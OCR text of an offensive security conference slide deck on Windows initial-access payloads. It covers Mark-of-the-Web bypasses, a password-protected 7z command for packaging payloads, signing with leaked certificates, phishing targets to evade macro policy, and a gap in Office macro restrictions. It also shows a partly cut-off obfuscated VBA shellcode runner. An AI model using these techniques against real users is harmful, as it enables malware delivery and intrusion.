BallisKit

Breach the Gates

Initial Access Craft in 2024

OFFENSIVE X

Who am I?


- @EmericNasi
- Creates offensive tooling
- Researcher and founder at BallisKit
- www.balliskit.com
- https://www.linkedin.com/in/emeric-nasi-84950528/


Why this talk?

- Initial Access Payloads Review (with a limited time)
- Encourage out of the box thinking
- Our program
  - Start with old school
  - Recent trends
  - A few tricks!

In this talk I share some private research, undisclosed or less known tricks. Those are the section with my two cents mention.

Windows: So many possibilities!





Installers

- MSI
- ClickOnce

PE

- EXE, SCR, PIF
- DLL
- CPL, XLL

Scripts

- BAT, PS
- VBS, WSF, HTA
- SCT, JS
- HTML, SVG

Office

- XLS, DOC, PPT,
- VSD, MPP
- PUB, ONE


Other

- INF
- CHM
- CSPROJ
- NPM
- PDF

Shortcuts

- LNK
- SLK
- URL

Windows: So many possibilities!



Installers
- MSI
- ClickOnce


PE
- EXE, SCR, PIF
- DLL
- CPL, XLL

Scripts
- BAT, PS
- VBS, WSF, HTA
- SCT, JS
- HTML, SVG

Office
- XLS, DOC, PPT,
- VSD, MPP
- PUB, ONE

Other
- INF
- CHM
- CSPROJ
- NPM
- PDF


Shortcuts
- LNK
- SLK
- URL



And this is a simplified summary!

Mark Of The Web (MOTW)

- ADS attached to any file coming from the Internet
- ADS must be attached by the Application
  - Web browsers
  - Email clients
  - Other (ex archive managers)
- Why attackers don’t like it…
  - Triggers warning popup
  - Disable features



```
EXCEL.EXE    7408  CloseFile   C:\Users\papoul_user\AppData\Local\Temp\2e37c505-80b9-4444-9bf0-d885e3e55d58_nplaunch.zip.d58\nplaunch.xls                  SUCCESS
EXCEL.EXE    7408  CreateFile  C:\Users\papoul_user\AppData\Local\Temp\2e37c505-80b9-4444-9bf0-d885e3e55d58_nplaunch.zip.d58\nplaunch.xls:Zone.Identifier  SUCCESS
```

Bypass/Ignore MOTW


- Application not implementing MOTW
  - Ex 7zip
  - How to force the target into using 7zip?

```
7z.exe a -t7z -mhe=on "invoice.7z" "content\*" -pPassword
```

- Several formats just display a warning
  - And this is not enough to prevent targeted phishing
- Mechanism may be ignored for signed files
  - Buy certificate or use leaked certificate to sign payload

Office Macros in 2024 (1/2)


- Macro disabled by default for documents from untrusted origin



RISQUE DE SÉCURITÉ Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.


Office Macros in 2024 (1/2)

- Macro disabled by default for documents from untrusted origin



RISQUE DE SÉCURITÉ Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

- What is untrusted Origin?
  - Files with MOTW
  - File embedded in another document
    - Even when the file is not coming from the Internet!
    - (Generates a lot of complaints)
    - (MS can't track MOTW for embedded OLE objects?)



Avis de sécurité pour Microsoft Excel

Microsoft Office a identifié un problème de sécurité potentiel.


Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

Chemin d'accès au fichier : Classeur1

Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

Office Macros in 2024 (2/2)

- Evade the macro restriction Policy:
  - Phish target to disable the protection
  - Phish target to move the file to a Trusted Location
  - Phish target to copy document to a shared folder
  - Phish target to save embedded document
  - Etc.




Attributes: □ Read-only □ Hidden

Security: This file came from another computer and might be blocked to help protect this computer. □ Unblock

Gap In Macro Restriction Policy

- GAP in OLE embedded Excel sheet
- Payload: Excel with Macro embedded in Word
- Expected Behavior:




MODE PROTÉGÉ Attention aux fichiers provenant d'un emplacement Internet, car ils peuvent contenir des virus. Il est recommandé de rester en mode protégé sauf si vous devez effectuer des modifications.

CONFIDENTIAL

Salary list:


nplaunch.xls



CONFIDENTIAL

Salary list:

nplaunch.xls



Microsoft Office a identifié un problème de sécurité potentiel.


Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

Chemin d'accès au fichier : Classeur1

Microsoft a bloqué l'exécution des macros, car la source de ce fichier n'est pas approuvée.

Gap In Macro Restriction Policy

- What if Excel is already opened?
  - Ex. Download the document and open the XLS while target is already working on Excel….



MODE PROTÉGÉ Attention aux fichiers provenant d'un emplacement Internet, car ils peuvent contenir des virus. Il est recommandé de rester en mode protégé sauf si vous devez effectuer des modifications.

Activer la modification

CONFIDENTIAL

Salary list:

nplaunch.xls


CONFIDENTIAL

Salary list:

nplaunch.xls

Gap In Macro Restriction Policy

- What if a Excel is already opened?
- Macro are available again!
- Discrete MOTW bypass




MODE PROTÉGÉ Attention aux fichiers provenant d'un emplacement Internet, car ils peuvent contenir des virus. Il est recommandé de rester en mode protégé sauf si vous devez effectuer des modifications.

CONFIDENTIAL

Salary list:


nplaunch.xls



CONFIDENTIAL

Salary list:

nplaunch.xls



Avis de sécurité pour Microsoft Excel

Microsoft Office a identifié un problème de sécurité potentiel.

Avertissement : il est impossible de vérifier que ce contenu provient d'une source fiable. À moins qu'il offre des fonctionnalités importantes et que vous approuviez sa source, laissez-le désactivé.

Chemin d'accès au fichier : Classeur1


Les macros ont été désactivées. Elles peuvent contenir des virus ou d'autres éléments dangereux pour la sécurité. N'activez pas ce contenu, sauf si vous êtes certain que la source du fichier est fiable.

Plus d'infos

OFFENSIVE X

So we can run VBA but what now?

- Malicious actors sometimes lack of imagination
  - It’s still possible to find new ways to achieve command line execution, file download, shellcode injection!
  - The kind of code everyone is using…




```
Sub ecdbudqyrba(scbuffer As Variant)
    Dim trvkuxirh As Long
    Dim hbprzsxdcajmiggic As Long
    Dim alsfwafjpw As LongPtr, rhyyhkali As LongPtr
    alsfwafjpw = VirtualAlloc(qwoxfplbftcdlfcqeix, UBound(scbuffer), &H1000, &H
    For hbprzsxdcajmiggic = LBound(scbuffer) To UBound(scbuffer)
        trvkuxirh = scbuffer(hbprzsxdcajmiggic)
        rhyyhkali = RtlMoveMemory(alsfwafjpw + hbprzsxdcajmiggic, trvkuxirh, sdaybnux)
    Next hbprzsxdcajmiggic
    rhyyhkali = CreateThread(qwoxfplbftcdlfcqeix, qwoxfplbftcdlfcqeix, alsfwafjpw, qwoxfpl
End Sub
```


Original Shellcode Launch Method

Original Shellcode Launch Method (1/3)

- Most Interpreters rely on RWX zones at some point
- It’s true for VBA interpretation mechanism
- What is at address of a VBA Function?

